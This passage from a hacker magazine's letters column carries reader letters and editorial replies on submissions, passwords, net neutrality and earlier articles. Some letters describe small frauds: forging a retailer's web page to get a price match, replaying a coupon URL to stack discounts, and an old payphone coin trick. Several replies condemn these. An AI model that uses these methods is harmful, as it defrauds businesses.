Things have certainly changed on every level imaginable. What used to be the domain of relatively few people has turned into the playground for millions. Yes, millions. It freaks us out too. The very nature of what we talk about here is a deep connection to the kind of change that makes the technology we used a decade ago an antique today. There is so much more to play with now than there was in the past and it's no longer essential for hackers to break the rules just to get access. So all of that changes the dynamic without a doubt. But does it change our spirit? That spirit of inquisitiveness, rebellion, and creativity, all wrapped up in openness - that is what defines the hacker world for us. One sure way to lose touch with this would be to close the door on the inexperienced and get caught up in a world of jargon and name dropping as we make more and more connections. This is the path that lots of people go down because it's a progression from one part of life to another. As a magazine, though, we have to keep our focus on our unique type of audience. It's possible to remain a part of this audience while also changing who you are. But it's also possible for interests to change. It's all a part of life.

We would love for our readers to always be with us. But we know that isn't always possible. A more realistic hope is that whatever period of time people do spend with us is remembered as constructive and perhaps even formative.

We do need to set you straight on a couple of things. We don't know what meeting you attended in New York City that had less than ten people but we can tell you it most certainly wasn't one of ours. We also don't recall ever having as many as 90 people show up. You seem to be exaggerating on both ends to suit your disenchantment. The people you once knew are likely not there as they've moved on to other things. But the people who are there now are every bit as enthusiastic about what

they're into - again, maybe things you're not interested in. Similarly, our conferences are anything but "script kiddies, cyberpunks, and n00bs." The diversity in our attendees and speakers is nothing short of staggering, as is the range of technical and non-technical knowledge. The conferences bring these people from different backgrounds together and this is one of the achievements we didn't have in our early years. Finally, we're supposed to be upset that Wired thinks we're too commercial? We can only assume that was an exercise in sarcasm.

We appreciate your writing and believe it's good to always do some self-examination. We exist as a voice for many parts of the hacker community and, as such, the potential is always there for people to change the focus and steer the discussion - just by speaking up.

Dear *2600:*

Recently, while rereading some old issues, I realized the most important thing I've learned from your magazine. The calm, dry response to letters sent you have taught me invaluable lessons about civil discourse and respectful dispute that have informed and improved my communications - both online and face-to-face. Thank you for that.

P.S. Have some more songs.

Louie Ludwig

Thanks for the music and the kind words. We encourage people to check out your site at http://loulost.com/.

Dear *2600:*

I'm currently incarcerated but had the privilege to have *The Best of 2600: A Hacker Odyssey* sent to me. What an awesome book. It's cool to see how far *2600* and the hacker community in general have come. Before coming here, I didn't realize how much I took for granted until everything had been taken away. Even little things, like being able to type this letter instead of writing it. Although I've only been gone a little over seven months, I've missed so much because of how fast things advance these days. I'm now counting down my time by *2600* mags. I have three more to go after 25:4 until I should be getting released. Pretty much I just wanted to thank you for having such a great zine to offer the hacker community all these years and still hanging in there when times got tough. I'm a long time reader and will continue to be until no longer possible. Thanks a lot guys and good luck in the years to come.

Chris

Dear *2600:*

I am a Temporary Incarcerated Hacker (TIH). I enjoy reading your back issues as well as your quarterly publications and I admire the radio show *Off The Hook* every Wednesday from 7-8 pm on 99.5 WBAI. Thank you for making my time worthwhile and educational. I am also prison self-taught in computer technology/repair/troubleshooting/hacking and programming. I am very enthusiastic when it comes to this line of education. The reason for this letter is for the benefit of myself and others in my situation who use snail mail in ordering books and supplies from prison. Where can I send for my copy of *The Best of 2600?* What is the cost and the shipping? Keep up the good work and future success.

Ph1UK3r_TIH

Probably the easiest way, since we don't sell the book ourselves, is to have someone on the outside buy it online from a site like amazon.com, borders.com, or barnesandnoble.com and have it shipped to your address. You could also buy direct from the publisher at wiley.com. This might be best since some institutions only allow printed matter direct from publishers.

Dear *2600:*

Right before Christmas I went into a bookstore and saw several small magazines in front of the larger magazines. When I looked through one and saw "hacker," I bought one. The next day when I went back to the store, the other magazines were gone. I read your magazine and I will be sending for a subscription soon. I am sending you a copy of a letter I wrote to my small town newspaper. The *Vicksburg Evening Post* in Vicksburg, Mississippi refused to print my letter because they are protecting the gambling boats there. The gambling boats and casinos nationwide are using subliminals in their music, etc. to hook millions on gambling. I encourage hackers to go after the gambling boats and casinos and try and get their files on subliminals. Not every single boat and casino will be using subliminals. But a lot of them are and they're spending millions doing it. A lot of television stations are also doing this. I wish the hackers happy hunting in the name of freedom. Let the hackers save millions from being hooked on gambling through subliminals.

John Cartwright

We don't doubt such things are going on but your argument would be a lot more likely to be accepted with some actual evidence, rather than simply saying these things exist. How about some recordings, video or audio, that prove the point? Subliminal seduction has existed for ages, but in this period of time where everybody is recording everything, it's a lot harder to get away with it.

Submissions

Dear *2600:*

I am interested in writing an article for *2600*. How long does the article have to be? Can I get a copy of an example article?

Michael W.

If you're reading this or any other issue, you have plenty of sample articles to look at. There is no set rule or format, just that the subject matter be written from a hacker perspective and be of interest to our audience. Good luck.

Dear *2600:*

I have a full length article I wrote, and want to submit. I want to give you my address for any return subscription or t-shirt you may wish to send me, but I am worried that my identity would be compromised with the government. Is it safe to send you my address information? Will it be destroyed and kept out of "Big Brother's" hands? How should I go about getting this to you?

Mack

All we can do is tell you that we're not going to give your info to anyone, other than the friendly people at the post office when we hand them your package. As you well know, there are all sorts of ways information can be intercepted, both online and off. To assume that you're constantly being monitored, however, will probably be more of a burden on your freedom than any actual monitoring that is going on. We suggest you take precautions to protect your privacy but don't be afraid to speak up for fear of persecution. Standing up to that fear is where the real progress is made.

Dear *2600:*

If I submit an article that I want published only after a certain date, can/will you honor that, or should I just wait until then to submit it?

Toby

It depends on how soon the date is. It can take anywhere from a month to a year for an article to make its way into our pages, depending on our backlog and its timeliness, so this might not even be an issue for you. If it's something you don't want us to release until, say, late December of 2012 or something, then you might be best off waiting until that date gets a little closer so that we don't lose track of it.

Dear *2600:*

I'm in high school, and every year we conduct voting online. Last year, being a hacker, I decided to look into how secure this really was. Of course, it was horribly insecure, but that's not really the point of this letter.

I was interested in writing an article for your magazine, but one of your restrictions is that it needs to be unpublished. I actually wrote a blog post about this last year. Now, since then I've actually gained a bit more information on the attack, and if I were to send something in, I would rewrite the whole thing to better fit with the magazine. So would a rewritten article with some new information be worth sending in given the previous blog post on the subject? If you guys decide not to publish something I sent in, I'd like it to be out of pure lack of quality or interest, not because of some technicality.

Thanks again for everything you do on the magazine. I know just about everyone says that, but it's worth saying again because you really can't be thanked enough. (You probably could, actually, but that's not the point.)

Tyler

As long as the article isn't simply a rehash or reprint of something that's already out there, we'll be happy to consider it for inclusion in our pages. Obviously, our readers prefer to get material that they haven't already read.

Dear *2600:*

I've been fortunate to have the time recently to publish conference papers on a project that I started at my local university (free Linux computers - essentially, it's just a Free Geek under a different name). During a presentation on the matter, I took a tangent and started exploring the sociological aspects of Linux adoption and development (and why the impediments to Linux are largely psychological or intrinsic to F/OSS). Since then, I've been pondering the avenues to write about it. Having grown up on 2600 and the values of exploration and social responsibility, I was hoping that and honored if your publication would be interested. 2600 is definitely a different audience than, say, SIGC. I was hoping to be a little more direct, technical, and honest by putting it in your quarterly.

I am asking beforehand for a couple of reasons: 1) Is this out of place when so much of *2600* is code and hard tech? 2) I can write forever, any suggested length for a long article? 3) LaTeX fine?

Collin

While technical articles have always been welcome here, they are by no means the only type of article we print. Our purpose is to open minds and encourage exploration and disclosure. So any article that helps to do that would be seriously considered. Your article should be as long as you deem necessary to get your points out. As for format, while we can read most anything, we prefer ASCII to avoid any weird format incompatibilities.

Dear *2600:*

Due to the fact that items of security verification are generally kept on the person, I was wondering if y'all might be interested in an article on the concept of self defense. In the spirit of "the best security system is only as good as its weakest link," I think it's important to consider the first line of security in any situation: the person with the codes. Not only does that person carry passwords, but they probably have access cards, keys, and, with the advent of implantable RFID devices, it could get even more dangerous. Tiger teams test the security of networks and computer systems, locking systems are thoroughly considered, and background checks are done on many occasions before hiring, but there seems to be less information on how to avoid social engineering and physical attacks. It may be more efficient for someone go after a person in some cases than to go after the system itself for one-time entry.

I don't necessarily support any one school of thinking on the subject, although I do think that it is very important to remember the ultimate purpose of self defense: to escape and survive. The rest is all a bunch of fluff. I also will not be talking about techniques, as that is something that needs to be practiced.

Are y'all interested?

James Kern

While we don't dismiss any idea outright, this seems as if it might be veering away quite a bit from what we discuss here. Yes, people can have all sorts of things on their person and perhaps an article on imaginative places in your body to hide access cards or which USB devices can be safely swallowed might be enlightening. The overall concept of self defense, however, is so broad that we could publish books on the subject without ever crossing over into the hacker realm. That said, if you think you can write this in a way that would be specifically of interest to hackers, go for it.

Responses

Dear *2600:*

OSIN asked in his article "the torminator" why so many TOR nodes are located in Germany. I guess that is because of the new anti-terror movements of the government. They want to log all the Internet activities, similar to many other countries. As a result of that, all the hacker groups promote TOR.

Florian

Dear *2600:*

Unfortunately Isreal is not real on this article. (I fear you are presently rolling your eyes at reading the said pun for the millionth time.) The price of gasoline has no direct relationship to the price of the shares of oil companies. What you pay at the pump is for oil that has been refined into gasoline. When the price of oil increases or decreases, the gasoline prices will lag shortly behind. The price of an oil company's stock is reflected by the profitability and net assets of the company in present and future terms. For a group of investors to manipulate the price of a major oil company is impossible due to the great number of shares traded daily. What our friend Isreal is confused with is that small companies with "penny stock" (shares that sell for under a dollar) can be, and at times are, manipulated by people. These people trade the stock amongst themselves to bid the price up. They also send out various rumors by several methods. One successful method discovered in the late 1980s was the leaving of newspaper stock listings in washrooms of the stock exchanges and brokerage houses. The target stock would be circled in red pen - nice and bold - with notes written to buy large blocks of shares. Enough foolish investors bought in that it attracted the attention of the Securities Exchange Commission and became known as the "bathroom caper."

Sonny

Dear *2600:*

The article by Isreal purports to give a strategy for driving down the price of a stock by faking "insider information." This is actually a common practice in today's equities markets, where the tactic is engaged in by short sellers desperate to cover their positions so they don't get wiped out. Another name for this is "bear raid." *"A bear raid is a type of stock market strategy, where a trader (or group of traders) attempts to force down the price of a stock to cover a short position. This can be done by spreading negative rumors about the target firm, which puts downward pressure on the share price. This may be a form of securities fraud. Alternatively, traders could take on large short positions themselves, with the large volume of selling causing the price to fall, making the strategy self perpetuating."* (from http://en.wikipedia.org/wiki/Bear_raid)

In the last few sentences of this article, the author alleges that this would be a good scheme for driving down the price of gasoline. However, there may be a tenuous connection between XOM's or COP's stock price and the price of gasoline, or even between the price of West Texas Intermediate crude oil and the price of gasoline. Gasoline is a petroleum product which is made by a process of fractional distillation, which involves other processes as well. Crude oil is a starting material, not the final product. Moreover, gasoline is usually made in two formulations, one for winter and cold weather, and one for summer and hot weather. Finally, gasoline is a perishable product which will go bad over the course of about six months. You'll find this out if you leave gasoline in your lawn mower in the fall and try to start it up in the spring, because the engine may run for a while and then quit, and when you end up rebuilding the engine, you'll find that the insides of the cylinders are coated with a really sticky varnish-like material. Free-radical oxidation causes the gasoline to polymerize over time with exposure to oxygen in the air, and you get the sticky gunk. This means that all of the gasoline made for winter has to be used up by the time winter is over - you can't store it until next winter. The same goes for summer formulation gasoline.

The price of commodities is pretty much determined by supply and demand, at least in large quantities, so you can figure that the price of the common stock of the refiner (XOM, COP) will not have much correlation with the price of gasoline (or its seasonal fluctuations). Nice try, no cigar.

Hudson

Dear *2600:*

I saw a news post in your RSS feed titled "Go Hack Tetris!" I'm not sure, but it looked like perhaps somebody broke into the site and posted details to it. When I clicked to go directly to the article, it had been removed. I just thought you should know it's still in your published RSS today, so you might want to take it out.

Brad

Yes, we have to admit it. Our site was hacked to an extent. A php script was used to change a story and get ahold of our encrypted password file. It was sloppiness on our part and we want to thank the people who did this for not causing more mayhem than was necessary to wake us up. Thanks to them, we're now working on overhauling the site entirely and this has actually gotten people communicating about positive changes. If these people had been malicious, we would have survived since we do take precautions and make frequent backups. Since they weren't, we see this whole adventure as a positive step.

Dear *2600:*

I have been a reader of *2600* going on eight years now and I love the magazine! I was reading through the articles and picking through what I wanted to read first and came across "The Last 1000 feet" by b1tl0ck on page 54. I have been in the wireless network industry for about ten years and I have to say if b1tl0ck purchased two mikrotik rb133s and two rb52h wireless cards (don't forget the POEs) and 2.4 wireless antennas, he could set up a wireless link with WDS and have 54MBps point to point. This is something I know a great deal about and I felt I needed to help in some way. Thanks for the great work.

NNY2600

Dear *2600:*

OK, guys, thrill me (26:1, p. 47). I've been reading *2600* cover-to-cover since 1996, and this is my first letter. Since I've been thrilled with your magazine all along, I didn't feel the need to get that by writing in. I don't agree with all the article authors and letter writers, of course (who does?), but I'm a First Amendment kind of person, and it helps to see what kinds of nuts are out there. But perhaps the biggest reason I haven't written till now, and then only as a response to your kind invitation to do so on page 47, is because I never felt "qualified" to do so, though it's obvious that hasn't stopped others from writing anyway. So, I thought I'd just let you know about another category of readers who can't resist a good dose of *2600* every three months. However, it's entirely possible I'm the only member of this category.

I'm a great grandmother who, after retiring in 1996, realized that personal computers weren't a fad. So I decided to dive in. But I didn't dive into the deep end of the pool... I went to the kiddie pool first. My first PC was a 286 running DOS 5 with Norton Commander to organize the 20 MB hard drive. Then I got a Victor 8088 with Windows 1.1 on it. I started going to all the computer shows, flea markets, and hamfests (I'm a ham, too), and bought everything that looked interesting. Mostly, though, this was a great place to talk to people selling their old stuff and to learn how it worked. I picked up an old 386 mobo out of a dollar box, and did my first upgrade to another 286 I'd gotten by now. I bought tons of books and more crap (as my husband called it) and soon had an entire room full of pieces-n-parts, from which I began assembling PCs. I once had a network in the bedroom with seven computers, all very different from each other, with different OSs. Even had a Mac in there. I bought Red Hat 5 when 10 was already out, but I needed to learn from whatever beginnings I could find. I had it installed in one evening, then spent three weeks installing it over and over again to experiment with things that can go wrong. I was always buying up old software and even bought a set of disks for DOS 3.0, still in the unopened box. I still love DOS. I wasn't thrilled with DR-DOS though. I finally bought a brand new PC with Windows 3.11 on it when Windows 95 was still all the rage. It was on sale for $2,200! Remember how much everything cost back then? It was a Pionex with a 540 MB HD and 8 MB RAM. I was in heaven with this fancy rig!

Anyway, to make a long story short (oops... too late), I eventually developed my skills and knowledge to the point that I became the head of IT and network admin of our public library. I had a key to the building so I could do repairs and upgrades when the library was closed at night. Wow... the freedom to hack was a delirious and delicious time in my life. It gave me the ability to fix things no one else could. It also made it possible to accomplish things anyone else would have refused, like the time the new director ordered all new PCs without consulting me, then demanded I install a physical security device on them that wouldn't fit (Centurion Guard). I made the brackets and drilled holes and force-fit the system, which was still working when the next upgrade came three years later, and we switched to software security.

Though free to hack, I never hurt anyone or messed with anything that would. I used this opportunity to learn even more. I became the go-to gal in my area when home users needed help. That was pathetically easy and actually kinda boring, despite the nice little side income. But I couldn't deal with ignorant users, and I quit. They don't want to learn what they did wrong... they just want someone to fix their fuck-ups immediately so they can get back to email and downloading recipes.

I still have a room full of parts and boat anchors, but I tend to concentrate more on building websites and learning some programming now. I can read and write HTML as fast as your mom can write to Uncle Joe, but I'm still working on Javascript and PHP. Oh, I messed with BASIC way back when, on my old Trash 80, but those days are gone. So anyway... I may be an old white hair, but as long as I can be in a room with a computer and *2600,* I'm happy as hell.

Great mag, keep it coming.

P.S. I love it that your grammar and spelling are pretty much impeccable, but I'm a picky ol' thing who learned proper English when public schools were still teaching it. I just thought I'd point out a tiny little goof on page 47, where you write, "Are you one of those people who read *2600*..." The subject of the sentence is "one" and that means the verb (read) should be singular (reads). "People" is part of the prepositional phrase, "of those people," and does not relate to the verb. (Sorry... if you spot any errors in my letter, please let me know. I am still learning, too.)

Granny

Thanks for being a true inspiration and for showing just how amazing and unpredictable our audience can be. And yes, you are completely right on the grammar.

Dear *2600:*

Hackers have a bad reputation. We break the "rules" of society, we don't care who we hurt, we just want to get what we want, and we use our special skills to do it. If that sounds like bullshit to you, and if you know that this doesn't describe you, great. But, if you're like Sigma (Exploiting Price-Matching through Javascript Injection, 26:1), don't be smug.

For those of you who missed that article (new subscribers excused), what Sigma did was use Javascript injection to print up a store flyer with an erroneous price. He then took that forged page and passed it off as a real advertisement at the competition to get a price match. What he also did was steal a hard drive for a price that was probably well below wholesale, since he got a $169.99 hard drive for $59.99. Or, at least that is what he claims he did. My hope is that he lied to us, rather than to the store. That behavior is out and out theft. There is not nearly that much air in the price of a hard drive, and even if there was, Best Buy has the right to keep on their lights and pay their employees. I can

see Best Buy insisting on ads that are offset printed on newsprint, rather than web page printouts, for future price matching. After all, that type of forgery is harder to pull off.

Articles like this do describe behaviors that give hackers a bad name. Let's say young Chad picks up this issue as his first *2600* magazine. He stuffs it under his mattress because somehow hacking seems naughty, and he doesn't want his mom to know. Mom, looking for *Playboy* (all moms do), finds this instead, reads this random article, and forbids Chad from ever buying this magazine again, and Chad gets a spanking from dad for trying to sneak something in the house he wasn't supposed to (moms will tell dads to do that to kids). Chad won't pick up *2600* for years, and by then he may not even be that interested in computers after he's had that long of a break. He could end up being your computer-clueless boss that doesn't trust hackers 20 years from now.

Lastly, what we do in the world has repercussions. A bunch of bankers didn't do the right thing, but instead did the right thing for their shareholders (in the short term). What we have is a financial crisis. They "got theirs," and we're all paying for it. While we are talking about much smaller numbers, this really is the same thing. Sigma figured out a loophole, did something unethical with it, and stole using his advanced skill to perpetrate the crime. Is this the picture we want the world to have of us?

The Piano Guy

It's definitely not the picture we want to promote but it is a reality of what some people are doing with technology that needs to be addressed.

Dear *2600:*

I was disappointed by two of the articles in your last issue.

First, in "Inside Google Radio," hypo claims that MP2 and WAV "are proprietary to Scott Studios/dMarc/Google." This is flatly false, as a simple Google or Wikipedia search would have shown; both the MPEG-1 Audio Layer II and Waveform audio formats are free and open, and your staff should have known this and corrected the factual error (especially in an otherwise informative article).

Second, in "Exploiting Price-Matching Through Javascript Injection" by Sigma, I note multiple serious flaws that in my opinion render this article unsuitable for publication:

1. It promotes *unethical* fraud. While I have no particular attachment to whether something is illegal or not *per se* (though the described behavior is indeed a misdemeanor in my state), in this case Sigma was recommending that the reader scam a store for more than half off the lowest competitor's price. Given the margins that online retailers use, it is probable that this degree of markdown actually causes the store to take a loss, i.e., causes actual harm without justification.

2. It is not Javascript *injection,* as it claims to be. Injection is when you get a target process or computer to run your code. For instance, XSS is a kind of Javascript *injection* payload (which runs on the target user's browser), typically caused by an attacker using an SQL *injection* (which runs on the server's database). In this case, he was simply running Javascript in his own browser. Yawn.

3. It's a crappy way to do what he wanted to do, namely to simply edit the page he was looking at. Not only is counting spans a horrible method to get to a particular one (because the page structure can well change), but there's a much simpler method that every self-respecting web hacker ought to use: Firebug. Just open it up, change the field, the end. Or even just save the file and change the source code in any text editor.

I optimistically chalk up Sigma's faults to his being a newbie who just learned about the DOM and is in the process of exploring how it works. Making mistakes is part of learning.

However, *2600* has responsibility for its content as well, and should exercise better judgment to ensure that it is not printing obviously false, misleading, uninformative, oversimplistic, and blatantly unethical information, as it did in this case.

I hope that you will continue to print better articles - I particularly enjoyed 26:1's "ATA Security Exposed," "Telecom Informer," and "The Particle" - and that they will encourage more of the same level of quality.

P.S. Why are any of your article writers (namely, D4vedw1n) using *IE 6?* The thing is so full of so many well known security holes, incompatibilities, and other problems - that your magazine has documented and warned of in the past - that I am frankly surprised that any contributor would touch it other than for testing or honeypot purposes.

saizai

Dear *2600:*

I thoroughly enjoyed Sigma's article "Exploiting Price-Matching through Javascript Injection" but for those of us less technically inclined, here's another method of printing a page of your choice with whatever prices you'd like (not that I'm recommending cheating the few brick-and-mortar stores left). I go to the site in question, do a view code, and save it to a text file. Also, I save the URL for later use. I then go into the saved file, change the prices to whatever I want (they're easy to find), then re-save the file, and open it in a browser. After that, I copy the save URL into the address line (but don't actually go there) and then I print the whole shebang. What I get looks like the real McCoy, down to the URL and it has whatever prices I decided to put in it. Anyway, it's just a different way to do the same thing.

By the way, there's a defect in *The Best Of 2600:* It's hard to read in the tub! Just kidding! (Like I'd risk my copy?) I love reading it over and over, especially the early years.

Keep up the good (no, make that "great") work!

SAR

It seems almost unbelievable that something so simple can actually work. We echo the feelings expressed in this and other letters concerning ripping people (and stores) off with this or any other method. But maybe spreading this around is

the only way to alert people to a really big problem that really should have been anticipated a long time ago.

Dear *2600:*

I *really* gotta stop reading your magazine before going to bed. I can't sleep after reading "An Astronomer's Perspective on Hacking" in 26:1. I've always kinda wanted a telescope to look at the skies and, after reading about the lens hack/viewing the moon in super-mode, I got out of bed and started writing this letter. After I hit send, I'll be searching on Kijiji and eBay for a telescope and somehow get that cost past my currently sleeping wife. Maybe it was just the sugar in the ginger ale or the handful of Smarties I ate before heading to bed... nahhh. In either case, looks like I subscribed at the right time! Off to learn how to hack a telescope!

Don "The Jaded Tech"

Dear *2600:*

In 25:4, "Hacking for Beer," Yimir points out how "savings cards" are being used to datamine its customers and gives an explanation on how to skew their data. We have done some skewing ourselves in Phoenix. I made a VIP card with the savings VIP barcode of four of the major grocery stores in our area - all on the same card "for convenience." I made about 30-40 copies (identical barcode) and handed them out at a *2600* meeting (even a special agent has a copy). My goal wasn't for convenience - but to create a "customer" that had spending habits of 40 people - 40 hackers actually. The VIP card project is now Vapor - but here is a link to how far we eventually got with it: http://tinyurl.com/phxvip. Oh - on a final note - Yimir states that stores may use different formats for their barcodes. For grocery stores, you will more often than not find the UPC standard and your barcode starts with a 4 (a 4 start means that the barcode is local to the store, hence why one barcode at one store may be valid at another by coincidence).

XlogicX

Dear *2600:*

There was a lot of time that passed between when I submitted my article, "Network Neutrality Simplified," and when it was printed in 26:1. This is, of course, certainly understandable and I would definitely not write to complain about that (*2600* is a big magazine that surely gets many article submissions, and to print them all immediately would be impossible). But we all know a lot can happen even in a short period of time, especially when technology and/or politics are involved. As I'm sure many readers who are familiar with the subject would be all too willing to point out, a lot has happened in the fight for network neutrality, and my article was a bit dated by events that occurred between the time it was written and the time it was published; such as Senator Dianne Feinstein's failed attempt to inject anti-neutrality legislature into Obama's economic stimulus package, or Time Warner Cable expanding its test markets for paltry Internet data caps, to name a couple. And by the time you read this, those examples will also probably be old news. So I wanted to write this quick note to point readers in the right direction if they want more current net neutrality news (and to apologize that my article was outdated a bit). Along with the sites listed at the end of my article in 26:1, http://www.savetheinternet.com/blog also offers current headlines and analysis regarding the ongoing saga. Thanks for reading!

linear

Dear *2600:*

Just wanted to let you know that I read one of your articles on holding actions. This was a godsend. I have effected these and other tactics against traffic court in a particularly onerous county in California. There is still lots of work to do. I appreciate your help and will sign up for a subscription in a week or so. Thank you and keep the good work going.

Alex

Dear *2600:*

Reference page 42 of 25:4, I'm slightly puzzled by your, and CJ Hinke's, stated opinion that incoming calls on a cellphone should be free of charge. After all, you offer no evidence that there is some canonical reason why both beneficiaries of the communications channel should not pay for the costs they cause. The habit of charging a bandwidth-consumption call-originator for the full amount of the marginal cost is mere historical accident. It has no moral force as precedent. The USA is still a fairly free business-enterprise zone. I invite you and CJ Hinke to establish your own cellular service, and offer a tariff which provides zero charges for incoming cellular service. Thailand is actually also a rather open market. If you wish to advise *others* as to how to structure their tariffs, you are free to purchase a controlling interest in their stock. In other words, put your money where your mouth is.

Life Subscriber

We are also free to voice our opinions on what is right and wrong without becoming either a shareholder or a phone company. But thanks for the invite. As for our reasoning, it seems grossly unfair to charge someone by default for receiving a call which they didn't initiate. The system in other parts of the world where callers pay a premium for dialing wireless numbers is only slightly fairer. In this day and age, is it really costing more for phone companies to provide access to wireless devices than it does to connect to landlines? And while we're on the subject of cell phones, at what point will the voice quality become equivalent to that of landlines? Something isn't right when phone calls of 30 years ago sounded dramatically better than those of today.

Queries

Dear *2600:*

So I wonder does anyone else play online game. Of course, many of you do. I have played *War Rock*. This game is too easy to hack - more hacks out there than you can believe. Lately, my son has been playing a game from EA Games called *Battlefield Vietnam*. This game seems to be hack-proof. Some program called PunkBuster can find us hackers right away. I wonder really is there

anyone that has hacked this game and, if so, maybe you'd like to share some pointers, etc.

Bones122

Dear *2600:*

Mostly curious about the reasons some of the things were picked for the latest *2600* mag cover (25:4). Why only half an egg carton below the smiley face? What is the smiley face thankful for? What did you hide behind the two bricks on the right? Wouldn't it more appropriately be called a memory can? Was the picture designed with the stones five high and approximately four long? Was the green leaf above the bar code placed on purpose as the only green leaf (new leaf on the left)? What kind of drink was the green bottle? Would love to understand some insight into any of these subjects.

Mitch

Sometimes a cover is just a cover.

Dear *2600:*

Love what you guys do and I've been a long time subscriber to both the magazine and the *Off The Hook* podcast. I just recently purchased one of those e-ink eReaders (like a Kindle) and I'm planning a six month trip around the world. I purchased it because it's a lot easier to keep up with my reading if I have my books all on one device, rather than having all the actual books in physical form.

So, my question is: do you offer an e-copy of your quarterly magazine? Something as simple as a pdf would do the trick. Ideally, I could then download the latest copy when it comes out and read it while I'm sailing around the Greek islands, or on the Trans-Siberian for six days with no access to anything. Plus, I won't have to wait six months before I can read *2600* again. I could always look for a copy on the news stands in Europe and Asia, but I figured that since I'm already a subscriber, I might be able to get an electronic version or something.

Thanks for your time... keep up the great work.

By the way, I got a copy of your *2600: A Hacker Odyssey* off BitTorrent, but I swear that I have an actual copy, too. I got it for my last birthday present from my wife. Nice, eh. Hope you don't mind that I downloaded an electronic copy of it.

link7373

We're currently trying to get Kindle to carry 2600 but they've been pretty unresponsive to us. We're looking into all sorts of ways of doing what you want and hopefully something will come of it. As for the book, obviously it's better if people buy it since that's what makes these kinds of projects possible in the first place. And we don't have a problem with what you did as nobody should have to buy the same thing twice.

Dear *2600:*

I am a new subscriber to *2600*. I hope this isn't a stupid question but my technical skills are very few and this is a whole new world to me. Is HTH a hacker term? If someone who is very good at writing code signs his letters with "HTH," does that have any significance to other hackers, like "Hack The H?" Just a dumb guess. I hope I haven't embarrassed myself too much. I do want to learn.

My earliest recollection of "beating the system" way before computers were available was being in a college dorm. Someone had drilled a tiny hole into the front of a payphone. If you wanted to make a long distance call - and these were the days when it cost four or five dollars for a five minute call from coast to coast - you would dial zero and the operator would tell you to place five dollars worth of quarters in the slot. We would stick the end of a paper clip in the tiny hole and the coins would make the noise as they dropped through to the coin return. You could use one quarter and keep dropping it into the slot until the operator heard five dollars' worth. The good old days... 1970.

Michael

Thanks for the memories. Concerning your mystery letters, we did a whole lot of research into this and came up with a few possibilities as to just what might be going on. HTH could mean "hand to hand" combat which might mean that the person signing his name that way is challenging the reader to a fight. He could also be making reference to "Highway to Hell," an album and song by AC/DC that somehow still sounds pretty fresh after all these years. Why someone would reference it whenever signing their name is a bit of a puzzle. We think it's more likely that this person is referring to "helix-turn-helix," which is a three-dimensional structural element capable of binding DNA. It's not a common way of signing a letter, granted, but it does make the most sense if you think long and hard about it. Hope this helps.

Dear *2600:*

I am being bothered by two people. Can you help me?

Leonard

No. We could have maybe handled one but you had to go and complicate things.

Ideas

Dear *2600:*

Recently, it seems like there have been a lot of articles on how to pick a password, with ideas ranging from using the first letter of each word in your favorite song lyric, poem, etc., doing the same thing but changing certain letters to numbers or symbols, and other interesting ideas. However, there is an easier way: use a sentence! I can't remember where I first heard this suggestion, but it's simplicity itself. You can pick a sentence that goes with the context where you're using the password. For example, say you need a new work password for your desktop. How about "Ihatemyjob!"? Even better is "I hate my job!" if spaces are allowed. Need a password for a *2600* registration? "Ihate2600!" (not true, but this is just an example). How about a forum for programming? "Ihateprogramming!" I often use a pattern to make the first part easier to remember: Ihate<insert stuff here>!. Sometimes a site will require the use of each character type (lowercase, uppercase, number, symbol). We've already got the lowercase, uppercase, and symbol covered, so throw in a random (consistent) number: "Ihatemyjob2!" Think about it - it's bulletproof against dictionary attacks; it's longer by

nature since it's a full blown sentence, and it's easy to remember in the context you're using it. Use a sentence!

Dan

We suspect "Ihatepaypal!" or a variation would be an extremely popular choice on PayPal. Perhaps this idea would work better security-wise if you thought of something you hated that was completely unrelated to what you were currently signing into.

Dear *2600*:

Some nights I'm hungrier than others. Today I was too tired to make my own meal so I turned to the online pizza shop to satisfy my cravings. At that point in the day, I wanted the most amount of food for the best possible price. Comparing prices, I determined that two similar twin pizzas were around the same price. Performing a Google site search (site:pizzapizza.com coupon) on site provided no information, but a search on the second pizza site (site:241pizza.com coupon) netted me a PDF page with three coupons. Each coupon had a restriction of only one coupon per transaction. One of them really interested me. This pizza chain has a deal on Monday, Tuesday, and Wednesday where you can remove three dollars off any order. Wow, I thought to myself, this certainly pushes me in favor of this place. But I wanted more, so I decided to try to add multiple coupons. Each time I attempted this on the ordering form page, I received an error message. I thought, why not go back to the transaction URL page (using the back button) that inserted my three dollars off coupon (https://www.241pizzaordering.com/cart.htm?PRODUCT=C387) and change the coupon code C387 to C396 (the coupon for a discount on pop). When trying this, I received a foreign key error and terminating message that the server produced. Structurally, it looked as if it were set up to only allow one coupon. I decided to put back in the original transaction URL for three dollars off and I noticed each time it was accepting the coupon and removing three dollars. So in the end, I did wind up getting the pop discount. I could have reduced the amount to basically nothing but that wasn't the point. Hacking is about playing around with systems you encounter in your daily life. Through understanding them you can discover little tricks. Little discoveries can provide so much joy. Gotta run, I hear the pizza guy knocking at the door.

c1f

We all knew he'd come back for you at some point.

Appeals

Dear *2600*:

Thanks your website. please hack these id we shall be very thankful to you. [deleted]@hotmail.com, [deleted]@yahoo.com, Ashe is not good lady she is money maker and just communication for money after that she use for wrong work. with thanks.

farooq noor

And somehow you heard that we were the people to come to when something like this happens. That alone is incredible. We're intrigued, though, as to what "wrong work" consists of.

Dear *2600*:

I am writing to say that I was somewhat disturbed by a recent episode of *Off The Hook* that I heard. In this episode, a listener and/or reader had commented on how you all appeared to be "gushing" following the inauguration of President Obama, and then Emmanuel admitted to "gushing," if only a little bit. The reason this disturbed me is not because I disagree with many of Obama's policies and find them antithetical to freedom and was therefore perturbed to hear your support. No, the reason I was disturbed to hear this is because when one is "gushing" over someone or something, that person has a tendency to ignore or be in denial about any faults of that person or thing. Though all of mainstream media has been shamefully activist in favor of Barack Obama, quite frankly, this is the very last thing I would expect of you at *2600*. There are always comments on the radio program and in the magazine from people complaining about you being "political," and you always respond with a statement to the point that the hacker mentality cannot be separated from politics, and that we must remain vigilant over our freedoms against the infringement of those in power. This mentality of suspicion of powerful government along with your propagation of all the merits of freedom of knowledge and of being inquisitive is what defines you. This culture of curiosity of all things and inquisitiveness into gadgets and government alike has had such a great influence on me. From my first reading, this passion struck a chord with me; a visceral chord as well as an intellectual one that continues to resonate. And so, I hope you can see why I was disturbed at even the smallest intimation that you might be averting your watchful eyes or softening the application of your inquisitive intellect with regards to the new presidential administration simply because this leader flies the flag of a Democrat or because you agree with him ideologically in some areas. I believe we would be kidding ourselves to assume that Obama's administration will not continue to use any domestic and international spying powers put forth by the Bush administration, or that they will not implement their own laws and programs 